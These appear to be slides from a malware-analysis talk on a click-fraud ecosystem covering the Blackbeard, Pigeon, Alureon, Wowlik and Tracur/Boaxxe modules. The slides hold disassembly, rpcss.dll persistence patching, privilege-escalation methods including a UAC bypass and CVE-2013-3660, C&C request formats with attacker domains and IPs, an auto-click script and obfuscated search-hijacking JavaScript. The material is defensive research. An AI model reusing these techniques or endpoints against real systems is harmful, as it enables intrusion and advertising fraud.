
The screenshot shows the WinLister application window. The title bar reads "WinLister" and the menu bar includes "File", "Edit", "Options", and "Help". The main area contains a table with columns: Title, Visible, Location, Size, Handle, Class, Top Most, Tool Window, App Wind..., Popup Wi..., ProcessID, ThreadID, and Filename. A context menu is open over the "Visible" column, listing actions such as "Switch To...", "Close Selected Windows", "Hide Selected Windows", "Show Selected Windows", "Top-Most Switch", "Minimize Selected Windows", "Maximize Selected Windows", "Center Selected Windows", "Kill Process Of Selected Windows", "Save Selected Items", and "Copy Selected Items". The "Show Selected Windows" option is highlighted with a red border. The "Visible" column in the table is also highlighted with a red border, showing several "No" entries. The "Filename" column is also highlighted with a red border, showing paths like "c:\program files\internet e...".

Title	Visible	Location	Size	Handle	Class	Top Most	Tool Window	App Wind...	Popup Wi...	ProcessID	ThreadID	Filename
	No	(0, 0)	(2320, 1305)	000203F6	Message	No	No	No	No	0000139C	00001488	c:\program files\internet e...
	No	(0, 0)	(2320, 1305)	000203D8	Message	No	No	No	No	00000300	00000228	c:\program files\internet e...
	No	(0, 0)	(2320, 1305)	000502C2	Message	No	No	No	No	00000CCC	00000848	c:\program files\internet e...
	No	(0, 0)	(2320, 1305)	000202F6	Message	No	No	No	No	00000894	00001460	c:\program files\internet e...
	No	(0, 0)	(2320, 1305)	0007017C	Message	No	No	No	No	000012FC	0000150C	c:\program files\internet e...
	No	(0, 0)			Switch To...	F2	No	No	No	00001708	00000570	c:\program files\internet e...
	No	(0, 0)			Close Selected Windows	F6	No	No	No	00001794	00000730	c:\program files\internet e...
	No	(0, 0)			Hide Selected Windows	F7	No	No	No	00000904	000010F4	c:\program files\internet e...
	No	(0, 0)			Show Selected Windows	F8	No	No	No	00001234	00001054	c:\program files\internet e...
	No	(0, 0)			Top-Most Switch	F9	No	No	No	00000888	00001400	c:\program files\internet e...
	No	(0, 0)			Minimize Selected Windows	Ctrl+F2	No	No	No	00000E98	000006A0	c:\program files\internet e...
	No	(0, 0)			Maximize Selected Windows	Ctrl+F3	No	No	No	00000E0C	000008D4	c:\program files\internet e...
	No	(0, 0)			Center Selected Windows	Ctrl+F6	No	No	No	00001234	00001054	c:\program files\internet e...
	No	(0, 0)			Kill Process Of Selected Windows		No	No	No	00000E98	000006A0	c:\program files\internet e...
	No	(0, 0)			Save Selected Items	Ctrl+S	No	No	No	00001214	00000984	c:\program files\internet e...
	No	(0, 0)			Copy Selected Items	Ctrl+C	No	No	No	00000610	00000614	C:\WINDOWS\Explorer.EXE
Program Manager	Yes	(0, 0)				No	Yes	No	Yes	00000610	00000650	C:\WINDOWS\Explorer.EXE
	Yes	(-2, 1305)				Yes	Yes	No	Yes	00000610	00000650	C:\WINDOWS\Explorer.EXE
	No	(2021, 1...			Properties	Alt+Enter	ss32	Yes	Yes	00000610	00000650	C:\WINDOWS\Explorer.EXE
	No	(42, 1016)	(247, 25)	000100B0	tooltips_class32	Yes	Yes	No	Yes	00000610	00000614	C:\WINDOWS\Explorer.EXE

# Automated clicking (Tiled horizontally)



# Automated clicking - Cascade



# Modules - Blackbeard


- Dubbed “Blackbeard” after the string in debug info
- Recognized mostly as “Viknok” by AV products
- 32-bit to 64-bit transition
- Privilege escalation via exploits
- Persistence based on patching system libraries (rpcss.dll) – similar to Win32:Bamital (2011, 2012)

```
.0040100C 02 00 00 00-5A 00 00 00-1C 10 00 00-1C 02 00 00 .....Z.....
.0040101C 52 53 44 53-B0 7B 5E 0E-39 9C 30 4E-BE C5 E9 26 RSDS°{^,9.ON%Áé&
.0040102C 49 88 60 A8-01 00 00 00-44 3A 5C 77-6F 72 6B 5C I.~.....D:\work\
.0040103C 70 72 6F 6A-65 63 74 73-5C 42 6C 61-63 6B 62 65 projects\Blackbe
.0040104C 61 72 64 5C-73 6F 6C 75-74 69 6F 6E-5C 57 69 6E ard\solution\Win
.0040105C 33 32 5C 52-65 6C 65 61-73 65 5C 42-6C 61 63 6B 32\Release\Black
.0040106C 62 65 61 72-64 2E 70 64-62 00 00 00-55 8B EC 83 beard.pdb...U.i.
.0040107C EC 3C 83 65-F8 00 83 65-DC 00 8D 45-E0 50 8D 45 i<.ø..eU..EàP.E
.0040108C C4 50 8D 45-FC 50 C7 45-E0 53 65 54-61 C7 45 E4 ÄP.EüPÇEàSeTaÇEä
.0040109C 6B 65 4F 77-C7 45 E8 6E-65 72 73 C7-45 EC 68 69 keOwÇEènersÇEihi
.004010AC 70 50 C7 45-F0 72 69 76-69 C7 45 F4-6C 65 67 65 pPÇEöriviÇEölege
```




# Modules – Blackbeard (Evolution)


February 2012



November 2013



April 2014



# Modules – Blackbeard (Communication protocol)

- Step 1: Drive-by-download of a dropper
  - After the architecture is decided
  - Patched rpcss.dll
  - example of query:  
`c8-sky-walk.org/load.php?id=10&p=2&t=0&e=1`
  - Parameter p is the architecture
  - Downloaded content encrypted and stored in random file in %SYSTEM%, e.g. bzpb.ozz

# Modules – Blackbeard (Communication protocol)

- Step 2: Communication with C&C

- Bot's initial POST:

- 0|id:a4addcf9PYDuf3lKaD7vSiiyty2YqxqVY6g5935lc5l7jOE1oK  
0t9bgJQ9e7Y68H|vp:2|p:1|os:Windows XP Service Pack  
3|v:3|vc:1|b:820|k:nwvusjhsotjztutijlollwjansnuywwdje|

- Reply from C&C:

- 0|4addcf9IRcJ1ppO88AlK73c0tD01C9Z7|

- Bot requests additional payload

- C&C replies with payload:

- 4|-56389870907|124928|1|2|0|MZØ    @ Ě § ´  
Í! , LÍ!This program cannot be run in DOS

# Modules – Blackbeard (32-bit to 64-bit transition)

- 32/64 bit architecture decision

```
push    40000000h
pop     rcx

rol     rcx, 2
test   ecx, ecx
mov     edx, 0AD70h
jinz   short loc_631
call   $+5
pop     r8 ; r8 contains current address
and    r8, 0FFFFFFFF000h
```

loc\_609:

```
sub     r8, 1000h
cmp     word ptr [r8], 5A4Dh ; find image base
jnz    short loc_609
sub     rsp, 28h
movsxd rdx, edx
add    r8, rdx
mov    rcx, 2
call   r8 ; image base + 0xad70
add    rsp, 28h
retn
```

loc\_631:

```
push    edx
call   sub_401093
retn
```

# Modules – Blackbeard (Privilege escalation)

- Four methods, if one fails another one gets executed
- 1) attempt to acquire SeTakeOwnershipPrivilege
  - Works only if admin
- 2) attempt to bypass UAC with whitelisted sysprep.exe application
- 3) attempt to get SYSTEM privileges using CVE-2013-3660 (win32k.sys Local Privilege Escalation)
- 4) use RunLegacyCPLElevated to run with elevated privileges

# Modules – Blackbeard (Persistence)

- Patched rpcss.dll
- SeTakeOwnershipPrivilege allows to change the owner of the file
- Access control list (ACL) changed, current user added
- gaServiceEntryTable structure is located and KernelServiceMain pointer is modified
- The main malicious component stored in randomly named file in %SYSTEM% directory
- Patched rpcss.dll decrypts and loads the main malicious component

# Modules – Blackbeard (Persistence)

- Original

```
.data:76AC21BC ; struct _SERVICE_TABLE_ENTRYW * gaServiceEntryTable
.data:76AC21BC ?gaServiceEntryTable@@@3PAU_SERVICE_TABLE_ENTRYW@@@A dd offset aRpcs_0
.data:76AC21BC ; DATA XREF: ServiceMain(ulong,ushort * * const)+43↑r
.data:76AC21BC ; ServiceMain(ulong,ushort * * const)+4A↑o
.data:76AC21BC ; "RPCSS"
.data:76AC21C0 dd offset ?ScmServiceMain@@YGXKQAPAG@Z ; ScmServiceMain(ulong,ushort * * const)
.data:76AC21C4 dd offset aDcomlaunch ; "DCOMLAUNCH"
.data:76AC21C8 dd offset ?KernelServiceMain@@YGXKQAPAG@Z ; KernelServiceMain(ulong,ushort * * const)
.data:76AC21CC db 0
```

- Patched

```
.data:76AC21BC ; struct _SERVICE_TABLE_ENTRYW * gaServiceEntryTable
.data:76AC21BC ?gaServiceEntryTable@@@3PAU_SERVICE_TABLE_ENTRYW@@@A dd offset aRpcs_0
.data:76AC21BC ; DATA XREF: ServiceMain(ulong,ushort * * const)+43↑r
.data:76AC21BC ; ServiceMain(ulong,ushort * * const)+4A↑o
.data:76AC21BC ; "RPCSS" |
.data:76AC21C0 dd offset ?ScmServiceMain@@YGXKQAPAG@Z ; ScmServiceMain(ulong,ushort * * const)
.data:76AC21C4 dd offset aDcomlaunch ; "DCOMLAUNCH"
.data:76AC21C8 dd offset patched_kernelServiceMain
.data:76AC21CC db 0
```

# Modules - Pigeon

- DLL with exported functions Start and Stop
- Hooks many functions

ws2_32.dll	GetAddrInfoW, GetAddrInfoExW
user32.dll	MessageBoxW, MessageBoxIndirectW, DialogBoxIndirectParamW, DialogBoxParamW
winmm	waveOutOpen
dsound	DirectSoundCreate
ole32	CoCreateInstance, CoGetClassObject
wininet	HttpSendRequestA, HttpSendRequestW

- Many IE settings modifications in registry
- IE window in embedding mode




# Modules - Pigeon

- Downloads job tasks
- request:
- GET **/task/3033/** HTTP/1.1
- Accept-Language: cs-CZ
- User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0; MATP; MATP; VER#7C#80837569566745484877484849)
- Host: rummerstain2.com
- reply:
- cc
- **http://find-everything.info/?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20credit%20report** | 88.198.188.106 | 8 | Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
- 0

# Modules - Pigeon

- Doorway search engine

	online pharmacy	auto insurance	cheap tickets	online casino
 <b>Homes</b> Home Loans, Renters Insurance, Home Insurance, Real Estate, Home Selling, Moving, Apartments, Furniture, Interior Design, Air Purifiers	 <b>Health</b> Contact Lens, Health Insurance, Diabetes, HGH, Dental Plans, Weight Loss, Hair Loss, Spas, Health Care, Vitamins	 <b>Business</b> Incorporate, Business Credit Cards, Merchant Accounts, Work At Home, Franchise, Ecommerce, Make Money, Accounting, Business Opportunities, Human Resources		
 <b>Cars</b> Auto Insurance, Car Loans, Car Rentals, SUVs, Car Accidents, Auto Warranty, RVs, Trucks, Auto Leases, Used Cars	 <b>Internet</b> Spam Filter, Popup Blocker, Parental Control, Web Hosting, Domain Names, Internet Service, Web Design, Internet Marketing, Internet Security, DSL	 <b>Travel</b> Timeshare, Car Rentals, Honeymoons, Vacation Rentals, Hotels, Travel Insurance, Las Vegas, Cruises, Airline Tickets, Business Travel		
 <b>Finance</b> Debt Consolidation, Refinance, Cash Advance, Mortgages, Credit Repair, Credit Cards, Credit Reports, Auto Loans, Investing, Online Payments	 <b>Education</b> Distance Learning, Adult Education, Degrees, Jobs, Books, Business Schools, Online Training, Term Papers, Colleges, Home School	 <b>Legal</b> Incorporate, Lawyers, Divorce, Surveillance, Malpractice, Intellectual Property, Prepaid Legal, Wills, Patents, Investigations		
 <b>Shopping</b> Gifts, Computers, Toys, DVD, Electronics, Flowers, Jewelry, Digital Cameras, Gift Certificates, Books	 <b>Insurance</b> Term Life Insurance, Auto Insurance, Health Insurance, Home Insurance, Dental Plans, Travel Insurance, Business Insurance	 <b>Entertainment</b> Music, Posters, Concert Tickets, Karaoke, DVD Players, Home Theater, CD Players, Car Audio, MP3 Players, Video Games		

# Modules - Pigeon

- Doorway search engine gives a link to “click” on
  - request:
  - GET  
/?query=how%20long%20does%20a%20judgement%20stay%20on%20your%20credit%20report HTTP/1.1
  - User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0; BOIE9;ENUSMSCOM)
  - Host: find-everything.info
  - reply:
  - c2
  - <body><a id="lnk" href="http://88.214.241.192/click?sid=403f00deeffc1d7fdd41b7d3f33695e79a210a39&cid=1"></a></body><script type="text/javascript">document.getElementById("lnk").click();</script>
  - 0

# Modules - Pigeon

- Several redirections within the advertising network
- Doorway search engine is a referrer in the first stage of redirection
- Started user simulating threads
  - mouse moving
  - mouse clicking
  - page scrolling

# Modules - Alureon

- Very similar to Pigeon clickbot module
- Does not have exports
- Checks whether it runs in svchost.exe –netsvcs process
- Reads/writes configuration information in corresponding ini files
- Share a significant portion of code with Pigeon, probably the same author(s)

# Modules - Wowlik

- Named after wow.dll and wow.ini configuration files
- Hardcoded searches and doorway search engines

```
aAutoAccident db 'auto+accident',0 ; DATA XREF: .data:1000A234↓o
              align 10h
aAaInsurance db 'aa+insurance',0 ; DATA XREF: .data:1000A230↓o
              align 10h
aCarInsurance_4 db 'car+insurance+company',0 ; DATA XREF: .data:1000A22C
              align 4
aLowCostCarInsu db 'low+cost+car+insurance',0 ; DATA XREF: .data:1000A22E
              align 10h
aAverageCarIn_0 db 'average+car+insurance',0 ; DATA XREF: .data:1000A224
              ; .data:1000A454↓o
              align 4
aAutoInsurance db 'Auto+Insurance',0 ; DATA XREF: .data:keyword_name↓
              align 4
aHttpArkansasSe db 'http://arkansas-searcher.com/?q={keyword}',0
              ; DATA XREF: .data:1000A218↓o
              align 4
aHttpArizonaSea db 'http://arizona-searcher.com/?q={keyword}',0
              ; DATA XREF: .data:1000A214↓o
              align 10h
aHttpAlaskaSear db 'http://alaska-searcher.com/?q={keyword}',0
```

- Query to click feeder

<http://95.211.231.195/feed?version={version}&sid={aid}&q={keyword}&ref={ref}&ua={ua}&lang={lang}>

# Modules - Wowlik

- Reply in XML format
- reply:
- `<result status="OK" records="2" searchRequest="inner knee pain" processTime="0.0732">`
- `<record>`
- `<title><![CDATA[Get The Latest Celebrity and Relationship News @ Cupid's Pulse!]]></title>`
- `<description><![CDATA[Launched in November 2010, CupidsPulse.com is a one-of-a-kind relationship site that analyzes trending celebrity news to provide relatable love advice for singles and couples.]]></description>`
- `<url><![CDATA[http://www.cupidspulse.com/]]></url>`
- `<clickurl><![CDATA[http://46.165.240.227/r/8m8739v3/cfa9eaf4f02606798528293d9bc8dfe4/A/A/0]]></clickurl>`
- `<bid>0.0035</bid>`
- `<tag>6921:114625:</tag>`
- `</record>`
- `<record>`
- `...`
- `</record>`
- `</result>`

# Modules – Tracur & Boaxxe

- Search hijacking
- Available as extension for IE, FF, Chrome
- Version for IE binary
- Versions for FF and Chrome are in Javascript
- Use Javascript obfuscation
- Small size, about 5KB

```
var w = [
    'o',
    'bi',
    'ah'
];
var s='search', lt='g', p='.*[&?]', dt='\\.';

w[0]+=w[0]; //w[0] = 'oo'
w[2]+=w[0]; //w[2] = 'ahoo'
w[0]=lt+w[0]; //w[0] = 'goo'
w[1]+='n'+lt; //w[1] = 'bing'
w[2]='y'+w[2]; //w[2] = 'yahoo'
w[0]+=lt+'le'; //w[0] = 'google'

if ( l.match('^https?://(?:[^\?/*]*\\.)?'+w[0]+dt) && h.match(/&q=/) ) { gg(d, h); }
else if (
    l.match(w[1]+dt+'c'+w[0][1]+'m.'+'+s+p+'q=') ||
    l.match(w[0]+'.'+'+s+p+'q=') ||
    l.match(s+dt+w[2]+'.'+'+s+p+'p=')
) { qq(d); }
```



# Summary

- The entire exploitation chain dedicated to click fraud
- Many click bot modules follow the path set by Sirefef/ZeroAccess
- The overall complexity is at least as high as typical banking Trojans
- Direct financial impact not done to the user of an infected machine
- Click fraud negatively affects the whole online advertising environment, especially advertisers who pay for ineffective/fraudulent traffic.
- User simulation does not completely correspond to the real user
- Infected system with a massive load of hidden windows

# Questions & Answers



Thank you!

